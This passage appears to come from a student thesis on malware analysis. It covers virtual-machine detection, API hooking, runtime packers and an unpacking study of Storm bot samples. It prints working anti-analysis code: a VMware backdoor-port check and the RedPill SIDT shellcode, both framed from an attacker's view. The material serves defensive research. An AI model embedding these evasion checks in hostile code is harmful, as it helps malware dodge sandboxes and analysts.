The theoretical aspects of this is quite sophisticated in my opinion. In practice, however, the attacks are often much more straight forward. On VMware using default settings, we can simply ask the machine what version it is running, and it will say "hi, i'm VMware version 6 beta 3, how are you doing? PS: You're currently running on a virtual system". In this case it is really the backdoor that is detected.

The question arises. Can we make it transparent? And as will be shown, we can in fact patch the binary in order to make it more stealthy. Research on honeypots and honeynets have already looked into this issue, as virtual systems are great foundations for honeypots as well. They are good at immitating a real system, can be deployed quickly in large numbers, and recently features such as snapshots make them even more versatile; After infection, the honeypots can be put into the state it was in just before infection occurred, and voila, it's ready to fetch another malicious sample right away.

3.4 Hardware-bound vs pure software emulators

The general case is that detecting emulators that has support in hardware is much harder than detecting software emulators. This is both a speed issue, and a matter of how the registers are implemented and the like.

There are several variations of virtual systems. The three most important are detailed below.

Reduced privilege guest The simplest setup, where the guest OS is run with reduced privilege with reference to its host.

[29] This discussion could continue to involve DRM. I suspect anti-DRM techniques to have one or two things in common with the techniques presented here.

Hardware-assisted Making use of hypervisors: HW-assisted virtual machine emulators; IVT and AMD-V are processors capable of running such a hypervisor. VMware implements this.

Buffered Code Emulation Emulates instuctions in software. This enables intercepting instructions (not possible using the hardware-assisted approach).

The reader is referenced to [13] for a more in-depth discussion.

3.5 Detecting VMware

Detection mechanism are largely variations of the following:

- Translation Lookaside Buffers
- Timing difference between cached and new pages
- Interrupt Descriptor Table (RedPill uses this)
- Detecting network activity
- Exceptions
- Registry keys
- Tests for the presence of real hardware

On the Intel x86, you can perform input/output operations using the instructions `in` and `out`. Both of them are privileged, meaning they cannot be used while in user mode without the necessary privileges. An exception of the type `EXCEPTION_PRIV_INSTRUCTION` will be raised in cases when such an operation is illegally executed.

The detection algorithm shown below is taken from *The Code Project*[30], but can be found elsewhere as well. Bots such as Agobot and Rinbot/Vanbot use similar methods.

Because VMWare uses registers to transfer opcodes and parameters, this cannot be performed using a high level C-library or equivalent. If VMware is not present, an exception will occur when trying to execute the `in` instruction on VMware's specific port. This is why an exception handler is set up at the start, in the code below. As attackers we sincerly hope that the program will be run on a potential victim, and hence we hope that the underlying system is something else than VMware. Since the exception, when raised, will cause control to be transferred to whatever exception handling mechanism that governs the execution, if we had not set up such an exception handling mechanism ourselves, control would be given to the system our program runs in, and probably, control would not end up back to our program to continue executing the rest. If there's no exception handling mechanism available, the system would normally just crash or halt, as there's no decision taken as to what to run next.

I have kept most of the original comments from the source (below), but added some, and rearranged it a bit to become more intuitive, but still simple.

[30] `http://www.codeproject.com/system/VmDetect.asp`

Code Listing 22: Code detecting VMware

```
bool IsInsideVMWare() {
 bool rc = true;          // indicator variable
 __try {                  // set exception handlers
  __asm {                 // ( in case VMWare isn't present)

  push edx
  push ecx
  push ebx

  mov eax, 'VMXh'  // eax = magic word
  mov ebx, 0      // any value except the MAGIC
  mov ecx, 10     // get VMWare version
  mov edx, 'VX'   // port number (the interface to VMWare)

  in eax, dx     // read port
  cmp ebx, 'VMXh' // compare version number
  setz [rc]      // set return value (indicator)

  pop ebx
  pop ecx
  pop edx
  }
 }
 __except(EXCEPTION_EXECUTE_HANDLER) {
  rc = false;  // VMWare isn't present
 }
 return rc;
}
```

3.6 Red Pill

This is another method for detecting VMware, discovered by Joanna Rutkowska[29]. RedPill is based on checking the Interrupt Descriptor Table (IDT). NoPill uses a similar technique, but checks another register, the Local Descriptor Table (IDT). More info on this can be obtained from Joanna's webpage[31], and in [10].

Both techniques are based on the simple fact that any machine, virtual or not, will need its own instance of some registers. Systems such as VMware will create dedicated registers for each virtual machine. These registers will have a different address than the one used by the host system, and by checking the value of this address, the virtual system's presence can be detected.

Code Listing 23: Red Pill

```
int swallow_redpill () {
  unsigned char m[2+4], rpill[] =
                        "\x0f\x01\x0d\x00\x00\x00\x00\xc3";
  *((unsigned*)&rpill[3]) = (unsigned)m;
  ((void(*)())&rpill)();
  return (m[5]>0xd0) ? 1 : 0;
}
```

[31] www.invisiblethings.org

The following has the structure <instruction> <address>. The first 16 bits yields the instruction SIDT (Store Interrupt Descriptor Table Register). The operand is the address.

```
"\x0f\x01\x0d\x00\x00\x00\x00\xc3";
```

In "meta-assembly" it would translate to:

```
sidt <address>
```

The rest of the code extracts the contents of the IDTR (Interrupt Descriptor Table Register), and tests its value. A relocated IDT will indicate the presence of a virtual system. The SIDT is called from usermode (ring 3).



Figure 8: Detecting VMware.

`scoopy doo` is a VMware Fingerprint Suite that uses the technique described as RedPill above, and also incorporates a similar technique known as Nopill, that tests two other registers: LDT and GDT.

The SIDT instruction has a cousin named SLDT (Store Local Data Table), and another one named SGDT (Store Global Data Table), that retrieves the data of the LDT (Local Data Table) and GDT (Global Data Table) respectively. These values will also indicate the presence of a virtual system. Just as in the Redpill case these assembly instructions can be called from usermode. The source code of Nopill has been included in the appendix.

3.7 Controlling the guest through Eclipse - Debugging

VMware Workstation 6 supports controlling the virtual machine from the Eclipse IDE. An available port, starting at 49152, is opened for each debugging session. In this way, the host OS controls the guest OS on a specific port over a regular TCP/IP network. This is, as the *Tunneling Scheme* (figure 2) illustrates, one of two available network channels. The alternative is through the backdoor. VMware Tools and `vmrun` use the latter method instead.

4 Memory Scanning and API Monitoring

In this section we will look into different techniques for memory scanning and API Monitoring. The methods all build heavily on those of API hooking, which should be seen as one of our most fundamental building blocks. It might turn out to be the most effective way to solve the problem of determining what happens to a system when malicious code is run on it.

The general though is this: Picture the scenario where we are to determine what registry keys are used to start a piece of malicious code after every reboot. One way to go about could be to have a snapshot of a clean registry file—as a baseline—and then compare the registry after execution to determine the difference, which should then reveal "the malicious" registry key.

But in order to set a registry key, PE executables are prone to use the windows API, namely RegCreateKeyW, RegCloseKey etc. Hence, we can monitor their usage. Every API monitoring program I have tested in this project uses some form of API hooking technique to do this. The frameworks and hooking APIs differ, but the general approach is similar.

Likewise if we are to determine file changes, we can hook CreateFileW, ReadFile, WriteFile, DeleteFileW etc. Ideally, this should give us the same info as the difference between the baseline and the image after execution—but it could also give an even more precise picture, since we are now able to sense all the tiny changes that eventually becomes the state after execution. If a file is created, and then deleted afterwards, the simpler approach of considering two states (i.e. before and after execution), might fail to detect any change at all.

4.0.1 Determining Entry Points

Applications running in user mode can call an API from the *KERNEL32.DLL* library, named *VirtulQueryEx()*. This call will then be redirected (ie it the request will be forwarded), to an API in *NTDLL.DLL*, named *NtQueryVirtualMemory()*. The latter API is not available from the running kernel (a program named *NTOSKRNL.EXE*, to be precise), as pointed out by Peter Szor**??**. This means that we can hook *NTDLL.DLL* (being the system wide solution to hook and spy on critical system functionality), or traverse its export table. Szor also points out that a new instruction has been implemented on Intel Pentium II processors, called *sysenter*. We are prone to be needing the ID of an NT Service function. On IA32, this ID is placed into *eax*, with a *mov* instruction; it is an offset from the base address of *KeServiceDescriptorTable()* in *NTOSKRNL.EXE*. If we use *sysenter*, this ID is used at the native API entry point in exactly the same way (as an offset). The calling mechanisms are different, but the point is that there exists an ID specifying a unique service. This value will tell us what service is called. In both cases, the value is *mov*ed into *eax* and called from usermode. The system uses the value in *eax* as a paramterer and switches to kernel mode to process the call.

Peter Szor also lists some important NT functions (it goes without saying that the native API has a documentation issue. Undocumented might be a strong word, though, thanks to the gosu[32] good guys).

[32]gosu is a word adopted in cyberland (on the net and especially in gaming communities), and is a superlative meaning something like "having supernatural skills", "being the best there is", or simply "professional". It is often used to refer to the best player(s) of a game, or a

NTQueryVirtualMemory() A translation of the VirtualQueryEx() API to the *ZwQueryVirtualMemory()*.

NtTerminateProcess() Terminates a running process

NtOpenThread() Opens a new thread within a running process

NtSuspendThread() Suspends a running thread within a process

NtResumeThread() Resumes a running thread within a process

NtProtectVirtualMemory() Changes the page protection on a portion of the target process

ZwHandle() Returns a handle to the process



Figure 9: The Windows API Concept. Interface and modularity (DLLs)

4.1 Usermode and Kernelmode Scanning

```
****************************************
From usermode some interesting APIs are:
****************************************
```

ReadProcessMemory() Reads the process memory

person showing extreme skills (usually related to computers and gaming, as the word has korean decent. I have been told that it has the same meaning in korean)

OpenProcess() Opens a process

NTQWI Used by PSAPI.dll, which mostly consists of wrappers around native APIs (Ntdll.dll)

NtQueryInformationThread() Gets the start address of a thread

NtOpenThread() Opens a thread

NtSuspendThread() Suspends a thread

NtTerminateProcess() Terminates a process

GetProcAddress() Returns the process' start address

```
****************************************
From kernelmode some interesting APIs are:
****************************************
```

KeAttachProcess() Attaches to a process

KeDetachProcess() Detaches from a process

ZwOpenProcess() Opens a process and returns a handle to the process.

4.2 Tools

All of the tools below have intuitive GUIs, are easy to use and free of charge. Compared to the tools presented in the automation chapter, they fall short on scripting possibilities. This is essential when trying to automate the analysis process, and hence these tools are not discussed in any greater detail here.

Nektra Advanced Computing: Spy Studio 2007 API Monitoring and interception. Classifies APIs into several categories such as File I/O, DLL functions and Error Handling Functions. Introduces the Deviare API Hooking Framework.

Dev Stuff WinAPIOverride32 API Monitoring and function overriding. Can call any function of the targeted application, and even break inbetween function calls, allowing for memory and registry modifications.

KaKeeware Application Monitor API Monitoring; Simpler and more "lightweight" than the two above.

Kerberos API Monitoring tool with russian descent.

Dependecy Walker 2.2 Builds a hierarchical tree diagram of all dependent modules, showing what APIs are used. Every module's exports are shown, together with which functions are actually used by other modules. I have used this tool to analyse W32.CTX; The results are displayed in the appendix.

n.bug A library call trace tool

Process Stalker A plugin for IDA Pro, designed to "stalk" a process in order to determine its actions. A newer version has been created for the PAIMEI project, PAIMEIpstalker, discussed in the automation chapter.

Please see the reference section at the end of this document for availability of these programs.

4.3 Similar Applications

Parts of this is related to rootkits, and how processes hide. ZaiRoN has written a great article[33] on how the `Nailuj sys file` works. It's not as hard as it seems. Actually, it boils down to unlinking the process from a linked list, so that when the checking mechanism iterates over the objects, the hidden driver will not show.

Two very good tools for detecting rootkits are IceSword and Blacklight (by F-Secure). Peter Silberman has written a great article discussing rootkit detection[31].

Considering PE+ and Vista (64 bit), Microsoft has developed a system called PatchGuard. There is an article[33] named "Subverting PatchGuard 2", by Skywing, worth reading. Joanna Rutkowska has also written a great article callled "Subvirting Vista Kernel for Fun and Profit"[30].

[33] available in appendix K.7

5 Packers

In this section I will discuss the mechanisms of runtime packers—software that is designed to unpack its payload once executed, but in such a way that unpacking without running them, is hard. Such software is still legal to make, but are generally used more often by malicious programs than legitimate programs, and could hence be used as an indicator of suspiciousness.

I will begin by discussing briefly the techniques used by a modern packing mechanism, namely the use of an interpreter working as a virtual machine. Such a VM can have an unknown byte code format, which can make it very hard to unpack.

I will continue to unpack several samples of the Storm bot, which is packed using UPX. This part will demonstrate that samples looking completely different in packed form, might in fact turn out to hold the same payload.

Towards the end I will discuss EXECryptor, which is used to pack Rinbot/-Vanbot. Samples of this bot is reported to detect virtual machines and OllyDbg [34].

I finish this section by referring the reader to work done on automating the unpacking process of runtime packers: PolyUnpack.

5.1 In general terms

The classical scheme used by earlier packers are to compress or encrypt the original contents (treated as a single chunk of data), and to produce an executable file that, when run, will decrypt the payload. A new entrypoint pointing to a code section (stub) responsible for decrypting/decompressing the original data [28]. Such a small code section is often called a stub, decryptor, or header. To obfuscate the code, and make analysis harder, the actual instructions performing the reverse packing process is mixed with anti-debugging and anti-disassembly techniques. Code protected in such a way is often said to be *armored* or *protected*.The concept of armored code has been described in detail by Peter Szor[34].

The focus of this project is on the executable files conforming to the PE format. Any program that is to be run on MS Windows has to follow this stucture. With regards to the import information, ths often means that the packer will have to rebuild the *.idata*. But, in packed form, it only needs an entry point, and imports needed by the decryptor.

One way of unpacking a sample, is to run or trace the execution until the original entrypoint is reached. At this time, the process (on windows the program will typically run as a process) can then be dumped in memory. The dump will contain a PE image, which can be analysed further, but the import data might still have to be rebuilt in order to run the program correctly. It goes without saying that this depends on the specific packer(s) used.

I came across an excellent presentation on automating the unpacking of PE files[9] when working on other parts of this document (and at a later time). Another good article on runtime packers is [37].

New protectors are using even more sophisticated techniques in order to armor the original and potentially malicious code. Tranformations are applied,

[34] OllyDbg is discussed in the next chapter.

interchanging instructions and adding or modifying code. "Why?"; to thwart understanding, analysis and make dumping harder. A new technique is to make use of a virtual machine, and then include an embedded interpreter within the code. These machines often work on proprietary or unknown (byte-code) formats, as pointed out in [28].

5.2 HyperUnpackMe2

To get a feeling for what we might be up against, i have listed some of the actions taken by the packing mechanism of HyperUnpackMe2 below. This indicates that people designing packers are willing to go a long way in obscuring the packed image. A full analysis can be read in [28].

- Modifies the orignal code
- Executes the packer in a VM
- Includes anti-debugging techniques
- Inter-module API calls are replaced with int 3 / 5x NOP
- The orignal data in the original IIDs and IATs have been set to zero.
- Jump instructions point to a zero dword.
- Function stealing. (leave 0s in its place)

Instructions reference imports without calling them directly. In the code, the API is called by issuing `call esi` for instance. On the lines above it, the esi register has been loaded with a value that identifies an API call. In the packed image, these identifiers have all been set to zero, so in order to run the original program, these valus must be restored in some way. A virtual machine can modify these values at runtime, before executing them. Additionally, calls referencing functions within the module, are replaced with call $ + 5. These will also have to be worked out before execution.

It goes without saying that designing an unpacking mechanism that unpacks all possible packed samples of such and similar packers, purely built on structural properties of the sample(s) is hard, at least[35].

In the next section I will look into, and eventually unpack, samples of malicious code that is packed using simpler techniques: UPX. This is a widely used packer. It is distributed as free software, and can additionally compress the data. The interface resembles that of running *ZIP* from the command line[36]; from which you can use all sorts of different options. I considered including the help file in the appendix, but decided that it would simply take up too much space. Visit `http://upx.sourceforge.net/` for more information.

5.3 Storm (aka Peacomm, Tibs) – a modern bot

I have been lucky enough to receive about 4 spam messages a day from a local computer shop, or through some distributing service running either through

[35] and quite possibly *NP-hard*.
[36] well known by most, I would hope.

their news service, or perhaps through some other channel using email addresses harvested from this shop's customer registers[37]. My old power supply had a sudden death after some extensive late night gaming, so I went to buy a new one. Now of course, you can't expect to get a new power supply without giving out your name and an email addres. (sigh) I remember regretting giving out my private address that very second, thinking "well now i'm bound to be spammed." And boy was I right. As the spam came in the next morning, there were very few doubts as to where it originated. The email address I normally give out (all over the web) hasn't received a single spam message. Ever![38]

The spam messages were quite strange really, consisting mostly of weather updates and changes in the stock market (as if I care about any of the two...). They all had the same graphical-text thing going on in the start. I've included an example in figure 10.



Figure 10: A typical spam message (Storm Bot/Trojan)

What really makes this interesting is that the spam messages were not delivered alone. They all had attachments, which I later found out to be packed executables of the Storm Bot—Which got its name from the contents of most of the emails during the initial outbreak of what some refer to as the "Storm Worm". It's perhaps more preferably referred to as an email virus, or rather a peer to peer bot, spreading through spam. What makes it resemble a worm is the networking, or bot functionality. Making an infected user a part of botnet; a zombie client that can be used for whatever the puppet master has in mind. *avast!* refers to the samples as *Tibs Trojan*, and there are other names which I believe refers to more or less the same code. (I will be looking into more samples of the Storm bot later) For instance, F-Secure has a detailed description on trojan-downloader named Small.DAM. With aliases: *Trojan.DL.Tibs.Gen!Pac13*, *Trojan-Downloader.W32/Small.DAM* and *Storm Worm*. Symantec refers to this sample as *Trojan.Peacomm*, and gives the same story on behaviour. The executables are spread via spam messages, that holds .gif image files that contains a password, and a packed zip file , or more precisely

[37] We might find out when I tell them to remove me from their registers any day now :D if the spam stops I presume someone is using their channel in some way.

[38] since it was created almost three years ago.

a driver[39].

The virus is also known as *Troj/Dorf-Fam* (Sophos), *W32/Tibs* (Norman), *TROJ_SMALL.EDW* (Trend) and *Downloader-BAI!M711* (McAfee).

According to Symantec, *Trojan.Peacomm* is supposed to "drop a system driver named `wincom32.sys`, which is evident from my analysis as well. Looking at figure 19, at the last location, there is a `push offset FileName`, with the trailing comment: `wincom32.sys`.

After dropping the system driver, which is an executable of the PE format, the malware is reported to inject the payload and create hidden threads in the `services.exe` process, using a sophisticated technique similar to a backdoor named *Rustock*[18, 22].

Symantec also reports that it does not hide its presence, nor its registry keys. So detecting it dynamically should in this case be easy. Of course, that is detecting it after it has been run. This is something completely else than detecting it in order to stop it from spreading—at a host or at a network node, for instance. Packers are the general problem here it seems (as noted earlier). But we can nevertheless perform tests by running the program and noting its behaviour. One thing that is of interest is its injection method, and related stealth techniques. Another aspect is the networking.

The bot is reported to be using UDP port 4000 for network traffic, and downloads malicious files over peer-to-peer networks. Compared to the traditional configuration where there is a central command center, or a few central downloading sites, Storm/Peacomm has a much more distributed nature. It starts out with a few initial addresses, but builds up a list of infected peers by downloading additional malware and addresses of hosts infected by other members of the botnet. In this way the bots share data (on infected hosts), relay spam mail on TCP 25 (*W32.Mixor.Q@mm*) and harvest email addresses[40]. The addresses are stored in a jpg file, but i'm not sure (yet) if this is the same method as the one used for the passwords in the spams.

Analysis (from the wild) by response teams and AV companies report that the attachments often have the following filenames:

FullVideo.exe, *Full Story.exe*, *FullClip.exe*, *Full Story.exe*, *Read More.exe* and *Video.exe*.

These are all remarkably similar (nearly identical) to the ones in my own spam-box. All of this gives very good reason to believe that the same bot, although perhaps in different versions, is distributed through a hijacked channel (in some way), since the spam messages keeps coming in. We have already seen that the same malware is packed in different ways in Tibs-AER, so there is a high risk that the other samples use different packing schemes as well. They do however all report to use UPX. The next step of this analysis could be to determine the differences in the versions—or similarities perhaps. I guess it should be possible to unpack the binaries, so that we can analyse them statically, but another option is readily available as well. Now that we have unpacked one of the versions (several binaries holding identical code to be exact), we have the advantage of knowing its imports[41]. This means that we can fire up a virtual system, hook the APIs that the malware is known to use, and flag the APIs as

[39] More info is available from the references in the appendix. See Symantec's Peacomm blogs

[40] which might be what have happened to me.

[41] and of course its exports, but in both cases this is the function start, so it is not important at this time

they are called. If other variants use the same APIs, they are prone to executing more or less the same code, or at least show similar behaviour. If we set traps system wide—on every possible system call (and a few more perhaps, never underestimate undocumented interfaces), we can take notice of which APIs are used, and which are not[42]

All figures that follow in this section have been created using IDA Pro, except for figure 17, which has been created using PEExplorer.

The executables are all packed using UPX, but we see that the images of the binaries in memory can still be different. Still, the code looks much the same when in comes to overall structure, apart from the sample that came as opr01QX**2**.exe[43], that clearly stands out. I have included a figure showing a zoomed out view of the locations and the transitions of this seemingly chaotically packed sample, and a close-up view of the others. The green (if using colours. If not it says true) arrow that points back to bite its tail marks the decryptor loop.

Comparing `FullNews.exe` and `opr01QX2.exe`, shown later, we can see that the intial and the last location (the first and the last block) are identical. The both push the value of 0 (zero) onto the stack twice. This is also true for `GreetingCard.exe`, but it uses a different method.

`Video.exe` only pushes 0 onto the stack once in its initial location. But, it then jumps to the last location, where 0 is pushed onto the stack once more. In all cases, this seems to be the control logic that governs the execution of the decryption loop.

It is fair to say that they all show an algorithm that has the purpose of unpacking parts of the saved (binary) image, but the last sample that stands out seems far more complex than others[44]. Compare `opr01QX`**`R`**`.exe`, aka *Tibs-AFJ* (29 kB) shown in figure 14 with `opr01QX2.exe`, aka *Tibs-AER* (26 kB) shown in figure 15.

The sample in figure 15 looks entirely different when seen in packed form in memory; but later turns out to hold the exact same piece of malware as seen in many of the other simple loop variants (not **R** though, but several of the others that show identical structure). The code isn't visible in this figure, only locations (chunks of code) and the transitions between them. My point is not to describe this packed sample in detail, but to demonstrate that even though samples can have totally different images in packed form, they can infact unpack to exactly the same executable. The two samples considered will clearly not have the same MD5 or SHA-1 hash value!

They all export a function named *Start*, and imports resemble those shown in figure 16, for the *Video.exe* file. The structure of this (packed) binary is shown in figure 13. Again, this holds the same malicious payload.

What is to say about Video.exe is that `ebp` xor `ebp` yields 0 (zero) as we all know. Same goes for `eax` at the top. Push 0 (onto the stack), call end procedure (last location, 40F351 in this case), compare eax with 0 (has the value of eax

[42]This is probably a picture of an ideal world. Then there's anti-VM and anti-debugging techniques written specifically to get in our way.

[43]The last letter of this sample's filename is the only difference in filenames between it and its cousin with an "R" in the end. The names can be very confusing, so i will avoid using them very much.

[44]I have not analysed this image further, but it is one of the samples that was successfully unpacked using PEExplorer



Figure 11: FullNews.exe (packed Storm sample)



Figure 12: GreetingCard.exe (packed Storm sample)



Figure 13: Video.exe (packed Storm sample)

